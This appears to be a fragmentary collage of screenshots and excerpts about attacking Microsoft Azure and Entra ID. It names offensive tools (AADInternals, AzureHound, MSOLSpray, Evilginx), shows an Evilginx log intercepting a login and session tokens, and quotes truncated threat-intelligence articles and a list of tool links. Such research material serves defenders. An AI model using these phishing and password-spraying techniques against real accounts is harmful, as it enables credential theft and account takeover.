
Documentation


[Azure DDoS Protection reference architectures](#)
Learn Azure DDoS protection reference architectures.

[Azure DDoS Protection fundamental best practices](#)
Learn the best security practices using Azure DDoS Protection.

[Azure DDoS Protection features](#)
Learn Azure DDoS Protection features

Show 4 more





Google



site:github.com "Microsoft" "Graph" "Attack"



Google Search

I'm Feeling Lucky

AADInternals


AADInternals is PowerShell module for administering Azure AD and Office 365

For details, please visit <https://aadinternals.com/aadinternals>

Installation

Run the following PowerShell command to install


```
Install-Module AADInternals
```



AzureHound

The BloodHound data collector for Microsoft Azure

build failing release v2.4.1 downloads 160k documentation



STORMSPOTTER

root@debian-evilginx:~/t

```
[08:23:56] [inf] loaded phishlet "google" from "google.yaml"
[08:23:56] [inf] setting up certificates for phishlet "google"...
[08:23:56] [inf] successfully set up SSL/TLS certificates for domains: [accounts.it-is-almost-done.evilginx.com apis.it-is-almost-done.evilginx.com ssl.it-is-almost-done.evilginx.com content.it-is-almost-done.evilginx.com]
[08:23:59] [inf] [0] new visitor has arrived: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36
[08:23:59] [inf] [0] landing URL: https://accounts.it-is-almost-done.evilginx.com/signin/v2/identifier
: sessions
```

id	phishlet	username	password	tokens	remote ip	time
19	google			none	192.168.1.100	2018-05-28 08:23

```
[08:24:22] [inf] [0] Username: [08_000_0000@gmail.com]
[08:24:29] [inf] [0] Password: [08_000_0000]
[08:24:41] [inf] [0] all authorization tokens intercepted!
[08:24:41] [inf] [0] redirecting to URL: https://redirect-to-this-url-after-logging-in.com
: sessions
```


id	phishlet	username	password	tokens	remote ip	time
19	google	08_000_0000@gmail.com	08_000_0000	captured	192.168.1.100	2018-05-28 08:24


MSOLSpray

A password spraying tool for Microsoft Online accounts (Azure/Office 365). It is valid, if MFA is enabled on the account, if a tenant doesn't exist, if a user does not exist, if the account is disabled.

BE VERY CAREFUL NOT TO LOCKOUT ACCOUNTS!







Exploring Azure Cloud Attack Vectors In 2024 — Compromising Sensitive Storage Account Containers

Frank Kyazze 10 min read · Jun 30, 2024

4 0

Hey there, friends! Ever felt like taking a day off from the usual grind and diving into the exhilarating world of Azure attack vectors? Well, buckle up, because today we're going on a joyride through the cloud!

Picture this: it's 2024, and the digital landscape is buzzing with opportunities and threats. Our mission? To explore Scenario 1 of the Azure attack vectors from the wonderful folks at [XM Cyber](#), armed with nothing but our wits, an Azure tenant, [Terraform](#) (version 1.0.9 or above, please!), the trusty [Azure CLI](#), and a user account with Owner permissions on Subscription and Global

Community Alert: Ongoing Azure Attack Phishing and Cloud ATO

FEBRUARY 12, 2024 | THE PROOFPOINT CLOUD SECURITY RESPONSE TEAM

Over the past weeks, Proofpoint researchers have been monitoring an ongoing [cloud account takeover](#) campaign impacting dozens of Microsoft Azure environments and [hundreds of user accounts](#), including senior executives. This post serves as a community warning regarding the Azure attack and offers suggestions that affected organizations implement to protect themselves from it.

What are we seeing?

In late November 2023, Proofpoint researchers detected a new malicious campaign affecting Microsoft Azure's cloud security, integrating [credential phishing](#) and cloud account takeover (ATO) techniques. As part of this campaign, which is still active, threat actors target users with individualized phishing lures within shared documents. For example, some documents include embedded links to "View document" which, in turn, redirect users to a malicious [phishing](#) webpage upon clicking the URL.

[Threat actors](#) seemingly direct their focus toward a wide range of individuals holding diverse titles across different organizations, impacting hundreds of users globally. The base encompasses a wide spectrum of positions, with frequent targets including Sales Directors, Account Managers, and Finance Managers. Individuals holding executive titles, such as "Vice President, Operations", "Chief Financial Officer & Treasurer" and "President & CEO" were also among those targeted. The varied selection of targeted roles indicate a strategy by threat actors, aiming to compromise accounts with various levels of access to valuable resources and responsibilities across organizational functions.

#ELUAE25

From Azure AD to Active Directory (via Azure Unanticipated Attack Path)

By Sean Metcalf in Cloud Security, Microsoft Security, TheCloud

For most of 2019, I was digging into Office 365 and Azure AD and looking at features as part of the new Trimarc [Microsoft Cloud Security Assessment](#) which focuses on improving customer Office 365 and Azure AD security posture. As I went through each of them, I found one that was very interesting.

In May 2020, I presented some Microsoft Office 365 & Azure Active Directory security topics in a [Webcast](#) called "Securing Office 365 and Azure AD: Protect Your Tenant" and included the attack in this article that takes advantage of a little known feature.

While Azure leverages Azure Active Directory for some things, Azure AD roles don't directly affect Azure RBAC typically. This article details a known configuration (at least to those who have dug into configuration options) where it's possible for a Global Administrator (aka Company Administrator) to gain control of Azure through a tenant option. This is "by design" as a "break-glass" (break-glass) option that can be used to (re)gain Azure admin rights if such access is lost. In this post I explore the danger associated with this option how it is currently configured (as of May 2020).

The key takeaway here is that if you don't carefully protect and control Global Administrator role associated accounts, you could lose positive control of systems hosted in all Azure subscriptions and Office 365 service data.

Note:

Most of the research around this issue was performed during August 2019 through December 2019 and Microsoft may have incorporated changes since then.

Attack Scenario:

In this scenario, Acme has an on-premise Service (IAAS) as an additional data center their "cloud datacenter". Acme IT local administration to the VMs hosting the Service.

Acme signed up for Office 365 and started

Hackers Increasingly Abusing Microsoft Graph API for Stealthy Malware Communications

May 03, 2024 Ravie Lakshmanan

Cloud Security / Threat Intelligence



Threat actors have been increasingly weaponizing [Microsoft Graph API](#) for malicious purposes with the aim of evading detection.

This is done to "facilitate communications with command-and-control (C&C) infrastructure hosted on Microsoft cloud services," the Symantec Threat Hunter Team, part of Broadcom, [said](#) in a report shared with The Hacker News.

Since January 2022, multiple nation-state-aligned hacking groups have been observed using Microsoft Graph API for C&C. This includes threat actors tracked as [APT28](#), [BEF2924](#), [Red Stinger](#), [Flax](#), [APT29](#), and [APT41](#).

Attackers evade detection by leveraging Microsoft Graph API

May 3, 2024

Share

By Steve Zaitsev



Attackers were observed evading detection by leveraging the Microsoft Graph API used by developers to access resources on Microsoft cloud services.

In a [May 2 blog post](#), Symantec researchers said attackers are drawn to Graph API because they believe that executing their activities on known entities such as widely used Microsoft

Note

If provided, all hunting queries will be based on PowerShell or Kusto/KQL queries. For the latter you will have to forward you Azure and Entra ID (Azure AD) activity to a Log Analytics workspace. This workspace, in most cases, does not have to be Microsoft Sentinel enabled to execute the queries, but I try to optimize them for usage in Sentinel.

Map



Microsoft Graph API Emerges as a Top Attacker Tool to Plot Data Theft

Weaponizing Microsoft's own services for command-and-control is simple and costless, and it helps attackers better avoid detection.

Nate Nelson, Contributing Writer May 3, 2024



SOURCE: ROBERT K CHEN STOCKPHOTOS VIA ALAMY STOCK PHOTO

in f x e m

Related Content Sponsored by snyk

Whitepaper: DevSecOps is dead... or is it? Many organizations still find it challenging to effectively implement and meaningfully integrate security into their agile DevOps practices. Dive into Snyk's six pillars for success and how we arrived here in the first place.

Zero to hero: A blueprint for establishing a security champions program Security champions programs are a proven method for scaling security across large development teams. Snyk met with security leaders around the globe to compile the ultimate blueprint to building, implementing, and scaling a security champions program.

f x e m

pirates

What's on your mind today?

Can you resume this pages on key points



	A	B	C	D	E	F	G
1	Blog Posts	Interesting	Community/MVP	Tools			
2	1. Azure Attack Path (6)	9. ROADrecon (5)	https://danielchronlund.com/2022/01/07/the-attackers-guide-to-az	https://github.com/Gerenios/AADInternals			
3	https://cloudbrothers.info/en/azure-attack-paths/	https://github.com/dirkjanm/ROADtools#roadrecon	https://aadinternals.com/post/prt/	GitHub - LMGsec/o365creeper: Python script that performs email address validation against Office 365 without s			
4	https://techcommunity.microsoft.com/t5/microsoft-defender-for-cloud/operationalizing-e	https://dirkjanm.io/roadrecon-explore-you	https://aadinternals.com/post/just-looking/	https://github.com/NetSPI/MicroBurst			
5	https://sofblocks.github.io/azure-attack-paths/	https://www.youtube.com/watch?v=oHT-Pl	https://aadinternals.com/aadkillchain/	GitHub - dafthack/MSOLSpray: A password spraying tool for Microsoft Online accounts (Azure/O365). The script l			
6	https://learn.microsoft.com/en-us/azure/defender-for-cloud/concept-attack-path	https://posts.specterops.io/visualizing-azure	https://cloudbrothers.info/en/azure-attack-paths/	Issues - ustayready/fireprox			
7	https://posts.specterops.io/intune-attack-paths-part-1-4ad1882c1811	https://thedfirreport.com/2023/12/20/roadrecon/	https://cloudbrothers.info/en/prem-global-admin-password-reset/	GitHub - kgretzky/evilginx2: Standalone man-in-the-middle attack framework used for phishing login credential			
